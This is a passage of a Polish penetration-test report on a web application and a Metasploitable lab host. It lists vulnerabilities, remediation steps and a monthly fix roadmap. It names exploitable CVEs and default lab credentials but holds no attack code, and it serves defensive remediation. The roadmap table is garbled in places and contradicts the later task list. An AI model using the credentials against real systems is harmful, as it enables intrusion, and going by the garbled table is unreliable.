24. **Brak ograniczenia długości danych od użytkownika:** Przyjmowanie nadmiernie dużych danych może prowadzić do przeciążenia serwera. Należy wprowadzić limity na rozmiar danych wejściowych.
25. **Podatność na XML External Entity (XXE):** Parsowanie niezaufanych danych XML może prowadzić do ataków DoS lub wycieku plików. Należy wyłączyć obsługę zewnętrznych encji w parserach XML.
26. **Podatność na Unvalidated Redirects and Forwards (URF):** Brak walidacji danych wejściowych przy przekierowaniach może prowadzić do phishingu. Adresy przekierowań powinny być ścisłe kontrolowane.
27. **Przekazywanie SessionID w adresie URL:** Przesyłanie SessionID w URL naraża je na łatwe przejęcie, np. przez logi serwera. Należy stosować ciasteczka jako nośnik identyfikatorów sesji.

## 1.2 Analiza wyników wyszukiwania podatności aplikacji webowej.

1. **ElasticSearch (CVE-2014-3120):** Luka pozwala na wykonanie dowolnego kodu (Remote Code Execution) poprzez wysłanie nieautoryzowanych zapytań do API

ElasticSearch. Atakujący mogą zdalnie przejąć kontrolę nad serwerem, co stwarza ryzyko kradzieży danych i infekcji systemu. Rozwiązaniem jest aktualizacja ElasticSearch do wersji, która eliminuje tę podatność.

2. **MySQL - Logowanie na konto root bez hasła:** Domyślna konfiguracja MySQL umożliwia logowanie na konto root bez hasła, co pozwala na pełny dostęp do bazy danych i manipulację jej zawartością. Aby zabezpieczyć system, należy ustawić silne hasło dla konta root i ograniczyć dostęp do serwera bazy danych z zewnętrznych źródeł.
3. **Apache Tomcat Manager - Domyślne dane logowania (sploit:sploit):** Niezmienione domyślne dane logowania do Apache Tomcat Manager umożliwiają atakującym wdrażanie złośliwych aplikacji na serwerze. Aby zapobiec atakom, należy natychmiast zmienić domyślne dane logowania i ograniczyć dostęp do menedżera tylko do zaufanych adresów IP.
4. **Jenkins - Brak autoryzacji do konsoli skryptowej (/script):** Brak wymogu autoryzacji dla konsoli skryptowej Jenkins umożliwia atakującym wykonanie dowolnych skryptów, co może skutkować zdalnym przejęciem kontroli nad systemem. Zabezpieczenie polega na włączeniu wymogu autoryzacji dla konsoli skryptowej i ograniczeniu dostępu do interfejsu.
5. **Apache Axis2 (CVE-2010-0219):** Dostęp do panelu administracyjnego Apache Axis2 pozwala atakującym na przesyłanie złośliwych usług webowych, co może prowadzić do przejęcia kontroli nad serwerem. Luka powinna być załatwiona poprzez aktualizację Axis2 oraz zabezpieczenie dostępu do panelu administracyjnego.
6. **Apache Struts (CVE-2016-3087):** Luka umożliwia zdalne wykonanie kodu poprzez manipulację nagłówkami HTTP. Atakujący mogą wykorzystać podatność do przejęcia kontroli nad aplikacją lub wykradania danych. Rozwiązaniem jest natychmiastowa aktualizacja Apache Struts do najnowszej wersji.
7. **GlassFish Server - Domyślne dane logowania (admin:sploit):** Brak zmiany domyślnych danych logowania umożliwia atakującym dostęp do konsoli administracyjnej GlassFish Server. Zaleca się zmianę hasła na silne i ograniczenie dostępu do konsoli administracyjnej.
8. **MS17-010 (EternalBlue):** Podatność w protokole SMBv1 pozwala na zdalne wykonanie kodu i była wykorzystywana przez ransomware WannaCry. Aby zabezpieczyć system, należy zainstalować odpowiednią poprawkę bezpieczeństwa od Microsoftu i wyłączyć obsługę SMBv1.
9. **GlassFish Server (CVE-2011-0807):** Luka w GlassFish Server umożliwia zdalne wykonanie kodu za pomocą niezabezpieczonego endpointu. Atakujący mogą wykorzystać tę podatność do przejęcia kontroli nad serwerem. Rozwiązaniem jest aktualizacja GlassFish do wersji eliminującej tę lukę.
10. **Apache mod\_proxy (CVE-2011-3368):** Luka w module Apache mod\_proxy pozwala na obejście zabezpieczeń reverse proxy i uzyskanie dostępu do wewnętrznych zasobów. Zaleca się odpowiednią konfigurację reguł proxy oraz aktualizację modułu.
11. **Diffie-Hellman Weak Key Exchange:** Użycie słabych grup Diffie-Hellmana w negocjacjach kluczy kryptograficznych może pozwolić atakującym na podsłuchanie zaszyfrowanej komunikacji. Rozwiązaniem jest skonfigurowanie serwera do używania silnych grup Diffie-Hellmana, takich jak 2048-bitowe grupy.
12. **Slowloris DoS (CVE-2007-6750):** Atak Slowloris polega na utrzymywaniu otwartych połączeń HTTP przez wysyłanie niekompletnych żądań, co wyczerpuje zasoby

serwera. Aby się zabezpieczyć, należy skonfigurować ograniczenia czasu oczekiwania na połączenia i liczby otwartych połączeń z jednego adresu IP.

## 2. Rekomendacje

### 2.1 Roadmapa zmian do wprowadzenia

Poniżej znajduje się plan wdrożenia rekomendacji (roadmapa), który przygotowano na podstawie wykrytych podatności:

ZADANIE	CZAS WDROŻENIA REKOMENDACJI (MIESIĄCE)			
	MIESIĄC 1	MIESIĄC 2	MIESIĄC 3	MIESIĄC 4
1	<ul style="list-style-type: none"> <li>- Ustawienie nagłówków X-Frame-Options na wartość DENY lub SAMEORIGIN</li> <li>- Wprowadzenie mechanizmu tokenów CSRF, generowanie i weryfikacja tokenów przy operacjach POST.</li> <li>- Ustawienie flagi HTTPOnly dla ciasteczek w kodzie aplikacji lub konfiguracji serwera.</li> <li>- Usunięcie zahardkodowanych haseł i przechowywanie ich w bezpiecznym miejscu, np. .env</li> <li>- Wyłączenie lub ograniczenie dostępu do endpointu /server-status/ za pomocą autoryzacji</li> <li>- Sanityzacja danych wejściowych i odpowiednie przewarzanie elementów HTML kontrolowanych przez użytkownika</li> <li>- Instalacja pakietu ochrony MS17-010 od Microsoftu oraz wyłączenie protokołu SMB, jeśli jest włączony</li> <li>- Ustawienie silnego hasła dla konta root w MySQL, oraz ograniczenie dostępu do serwera baz danych tylko do zaufanych hostów</li> <li>- Zmiana domyślnych danych logowania w Apache Tomcat Manager oraz ograniczenie dostępu do panelu zarządzania do zaufanych adresów IP</li> <li>- Zmiana domyślnego hasła logowania na silne hasło GlassFish Server oraz ograniczenie dostępu do panelu administracyjnego tylko z zaufanych adresów IP</li> <li>- Aktualizacja GlassFish Server do najnowszej wersji oraz usunięcie lub zabezpieczenie domyślnych kont użytkowników</li> <li>- Włączenie uniweryzalnienia i autoryzacji w Jenkinsie oraz ograniczenie dostępu do konstruktorów dla zaufanych użytkowników</li> </ul>			
2	<ul style="list-style-type: none"> <li>- Usunięcie katalogów z serwera, które nie są wymagane do działania aplikacji.</li> <li>- Usunięcie pliku robots.txt z serwera</li> <li>- Ograniczenie dostępu do pliku robots.txt, usuwanie wszelkich wpisów</li> <li>- Usunięcie pliku robots.txt z serwera, który zapewniający</li> <li>- Wprowadzenie mechanizmu ograniczenia prób logowania, np. blokady po kilku nieudanych próbach</li> <li>- Ustawienie flagi Strict-Transport-Security do wersji 1 z dodatkowym uniweryzalnieniem i autoryzacją oraz zabezpieczenie interfejsu REST API</li> <li>- Aktualizacja Apache Struts do najnowszej wersji oraz zaktualizowanie podanych komponentów (np. komponentów, które są źródłem nieuwierzytelności)</li> <li>- Aktualizacja Apache HTTP-Server i poprawienie konfiguracji proxy, aby zapobiec nieautoryzowanemu przekierowywaniu</li> <li>- Konfiguracja serwera HTTP do ograniczenia liczby jednoczesnych połączeń oraz dodanie mechanizmu do ochrony przed atakami DoS, takim jak mod_realmout</li> <li>- Aktualizacja Apache Axis2 do najnowszej wersji oraz usunięcie zbędnych modułów i domyślnych kont użytkowników</li> </ul>			
3	<ul style="list-style-type: none"> <li>- Usunięcie publicznych plików JavaScript i ukrycie wersji bibliotek</li> <li>- Przesyłanie wrażliwych danych metodą POST, unikanie przesyłania ich w URL-ach.</li> <li>- Dodanie mechanizmu obsługi błędów i ukrycie szczegółów błędów</li> <li>- Wprowadzenie przygotowanych zapytań SQL i filtrowania danych wejściowych.</li> <li>- Walidacja i sanityzacja danych wejściowych po stronie serwera, unikanie walidacji wyłącznie po stronie klienta</li> <li>- Ustawienie flagi SameSite na Strict lub Lax dla ciasteczek</li> <li>- Konfiguracja serwera do używania kluczy Diffie-Hellmana o długości co najmniej 2048 bitów lub przejście na bezpieczniejsze algorytmy wymiany kluczów</li> </ul>			
4	<ul style="list-style-type: none"> <li>- Zastąpienie przestarzałych algorytmów hashujących nowoczesnymi, np. Argon2</li> <li>- Ustawienie zabezpieczających nagłówków HTTP, takich jak Content-Security-Policy, X-Content-Type-Options</li> <li>- Wyłączenie obsługi zewnętrznych encji w parserach XML, aby zapobiec XXE</li> <li>- Walidacja adresów URL w mechanizmach przekierowań, ograniczenie wprowadzania wlasnych danych</li> <li>- Przechowywanie SessionID w ciasteczkach, a nie w URL-ach, szyfrowanie danych sesji</li> <li>- Usunięcie komentarzy z kodu źródłowego.</li> </ul>			

### 2.2 Zadania

#### Miesiąc 1: Priorytety krytyczne (Extreme)

- Ustawienie nagłówków X-Frame-Options na wartość DENY lub SAMEORIGIN.
- Wprowadzenie mechanizmu tokenów CSRF, generowanie i weryfikacja tokenów przy operacjach POST.
- Ustawienie flagi HTTPOnly dla ciasteczek w kodzie aplikacji lub konfiguracji serwera.
- Usunięcie zahardkodowanych haseł i przechowywanie ich w bezpiecznym miejscu, np. .env.
- Wyłączenie lub ograniczenie dostępu do endpointu /server-status/ za pomocą autoryzacji.

- Sanitzacja danych wejściowych i odpowiednie przetwarzanie elementów HTML kontrolowanych przez użytkownika.
- Instalacja łatki bezpieczeństwa MS17-010 od Microsoftu oraz wyłączenie protokołu SMBv1, jeśli nie jest wymagany.
- Ustawienie silnego hasła dla konta root w MySQL oraz ograniczenie dostępu do serwera baz danych tylko do zaufanych hostów.
- Zmiana domyślnych danych logowania w Apache Tomcat Manager oraz ograniczenie dostępu do panelu administracyjnego tylko z zaufanych adresów IP.
- Zmiana domyślnych danych logowania na silne hasło w GlassFish Server oraz ograniczenie dostępu do panelu administracyjnego tylko z zaufanych adresów IP.
- Aktualizacja GlassFish Server do najnowszej wersji oraz usunięcie lub zabezpieczenie domyślnych kont użytkowników.
- Włączenie uwierzytelniania i autoryzacji w Jenkinsie oraz ograniczenie dostępu do konsoli skryptowej dla zaufanych użytkowników.

### **Miesiąc 2: Priorytety wysokie (High)**

- Usunięcie katalogów z serwera, które nie są wymagane do działania aplikacji.
- Usunięcie pliku phpinfo.php z serwera.
- Ograniczenie dostępu do pliku robots.txt, usunięcie wrażliwych wpisów.
- Usunięcie publicznie dostępnych plików kopii zapasowych.
- Wprowadzenie mechanizmu ograniczenia prób logowania, np. blokady po kilku nieudanych próbach.
- Ustawienie flagi Secure dla ciasteczek, aby były przesyłane tylko przez HTTPS.
- Aktualizacja ElasticSearch do wersji z wdrożonym uwierzytelnieniem i autoryzacją oraz zabezpieczenie interfejsu REST API.
- Aktualizacja Apache Struts do najnowszej wersji oraz usunięcie podatnych komponentów, takich jak DMI (Dynamic Method Invocation).
- Aktualizacja Apache HTTP Server i poprawienie konfiguracji proxy, aby zapobiec nieautoryzowanemu przekierowywaniu.
- Konfiguracja serwera HTTP do ograniczenia liczby jednoczesnych połączeń oraz wdrożenie mechanizmów ochrony przed atakami DoS, takich jak mod\_reqtimeout.
- Aktualizacja Apache Axis2 do najnowszej wersji oraz usunięcie zbędnych modułów i domyślnych kont użytkowników.

### **Miesiąc 3: Zagrożenia umiarkowane (Moderate)**

- Usunięcie publicznych plików JavaScript i ukrycie wersji bibliotek.
- Przesyłanie wrażliwych danych metodą POST, unikanie przesyłania ich w URL-ach.
- Dodanie mechanizmu obsługi błędów i ukrycie szczegółów błędów.
- Wprowadzenie przygotowanych zapytań SQL i filtrowania danych wejściowych.
- Walidacja i sanitacja danych wejściowych po stronie serwera, unikanie walidacji wyłącznie po stronie klienta.
- Ustawienie flagi SameSite na Strict lub Lax dla ciasteczek.
- Konfiguracja serwera do używania kluczy Diffie-Hellmana o długości co najmniej 2048 bitów lub przejście na bezpieczniejsze algorytmy wymiany kluczy.

### **Miesiąc 4: Utrzymanie i optymalizacja**

- Zastąpienie przestarzałych algorytmów hashujących nowoczesnymi, np. Argon2.

- Ustawienie zabezpieczających nagłówków HTTP, takich jak Content-Security-Policy, X-Content-Type-Options.
- Wyłączenie obsługi zewnętrznych encji w parserach XML, aby zapobiec XXE.
- Walidacja adresów URL w mechanizmach przekierowań, ograniczenie wprowadzania własnych danych.
- Przechowywanie SessionID w ciasteczkach, a nie w URL-ach, szyfrowanie danych sesji.
- Usunięcie komentarzy z kodu źródłowego.

### **2.3 Mechanizmy monitorowania**

- Wdrożenie narzędzi do monitorowania, takich jak Prometheus (metryki wydajności)
- Narzędzia do monitorowania logów, np. ELK Stack (ElasticSearch, Logstash, Kibana) lub Graylog (analizować zdarzeń w czasie rzeczywistym)
- Użycie narzędzi takich jak Wireshark lub Zeek (analiza i wykrywanie podejrzanej ruchu sieciowego)
- Konfiguracja systemów powiadamiania (np. przez e-mail, SMS) gdyby wykryto anomalie
- Użycie PagerDuty czy Opsgenie do zarządzania incydentami.
- Regularne uruchamianie testów (sprawdzenie, jak aplikacja radzi sobie z rosnącym ruchem)

### **2.4 Mechanizmy zabezpieczeń**

- Wdrożenie Firewalla oraz Web Application Firewall (np. AWS, Cloudflare) (ochrona przed atakami typu DDoS, SQL Injection, XSS)
- Regularne aktualizowanie oprogramowania, w tym bibliotek
- Użycie narzędzi takich jak Nessus, Qualys, czy OWASP ZAP do regularnego skanowania aplikacji i serwerów.
- Szyfrowanie danych wrażliwych zarówno w ruchu (TLS/SSL), jak i w spoczynku (np. AES-256).
- Implementacja polityki zarządzania dostępem z zasadą minimalnych uprawnień (Least Privilege).  
Instalacja Snort czy Suricata (wykrywanie i automatyczne reagowanie na zagrożenia)
- Regularne wykonywanie kopii zapasowych i testowanie procedur odzyskiwania danych.
- Zintegrowanie systemu audytów i logowania (np. przy użyciu narzędzi SIEM, takich jak Splunk, Sentinel)

## **3. Podsumowanie**

We wszystkich raportach przedstawiono analizę podatności aplikacji webowej i systemu Metasploitable, obejmując zarówno skanowanie automatyczne, jak i manualne. W przypadku aplikacji webowej zidentyfikowano liczne podatności, takie jak brak ochrony przed atakami typu Clickjacking (brak nagłówka X-Frame-Options), publicznie dostępne katalogi, brak ochrony przed CSRF, oraz brak flag HTTPOnly i SameSite w ciasteczkach. Wykryto także ryzyko SQL Injection, XSS oraz możliwość brute-force w mechanizmie logowania. Stwierdzono obecność przestarzałych algorytmów hashujących i publicznie dostępne pliki konfiguracyjne (web.config.bak, robots.txt).

W systemie Metasploitable zidentyfikowano krytyczne luki, takie jak MS17-010 (EternalBlue), umożliwiającą zdalne wykonanie kodu, oraz brak hasła dla konta root w MySQL. Występują także podatności związane z GlassFish Server i Apache Axis2, umożliwiające zdalne ataki przez niezabezpieczone endpointy. Dodatkowo wykryto ataki typu Slowloris DoS oraz słabe zabezpieczenia Diffie-Hellman.

Porównanie metod analizy podatności wykazało, że wykorzystanie narzędzi automatycznych, takich jak Nmap, Nikto, ZAP czy SonarScanner, pozwoliło na szybką identyfikację wielu podatności, jednak ręczna analiza była kluczowa w celu potwierdzenia ich rzeczywistego występowania oraz eliminacji false positives.

Zostały opisane szczegółowe kroki naprawcze mające na celu zmniejszenie ryzyka występowania opisanych zagrożeń. Kluczowe działania obejmują wdrożenie nagłówków bezpieczeństwa (X-Frame-Options, Content-Security-Policy), poprawę konfiguracji ciasteczek poprzez dodanie flag Secure, SameSite oraz HTTPOnly, a także implementację mechanizmów ochrony przed atakami brute-force i CSRF. Rekomendacje wskazują również na konieczność usunięcia publicznie dostępnych plików konfiguracyjnych (np. robots.txt, web.config.bak) oraz ograniczenie dostępu do katalogów zawierających wrażliwe dane.

Dodatkowo zalecono przejście na bezpieczniejsze algorytmy hashujące (zastępując MD5 i SHA-1 nowszymi standardami, jak SHA-256) oraz poprawienie obsługi błędów, aby nie ujawniały one wrażliwych informacji. Analiza ryzyka uwypukliła znaczenie eliminacji luk takich jak EternalBlue (MS17-010) czy błędów w konfiguracji serwera GlassFish i Apache Axis2, które umożliwiają zdalne wykonanie kodu.

W Etapie 4 pierwsza sekcja omawia różne rodzaje podatności w aplikacjach webowych, takie jak SQL Injection, Stored XSS, CSRF, manipulacja danymi w żądaniach HTTP oraz HTML Injection. Każda podatność jest szczegółowo opisana, uwzględniając przykład ataku, możliwe skutki oraz sposób jego przeprowadzenia.

Druga sekcja dotyczy ataków na oprogramowanie Metasploitable, w tym eksploracji podatności EternalBlue RCE, przejęcia GlassFish przez Reverse Shell, pełnego przejęcia bazy MariaDB z powodu braku hasła, oraz wykorzystania podatności w ElasticSearch i Apache Axis2.

Wiele zidentyfikowanych luk bezpieczeństwa posiada wysoki lub krytyczny poziom podatności, co oznacza, że ich naprawa powinna być traktowana priorytetowo w celu zapewnienia bezpieczeństwa analizowanego środowiska.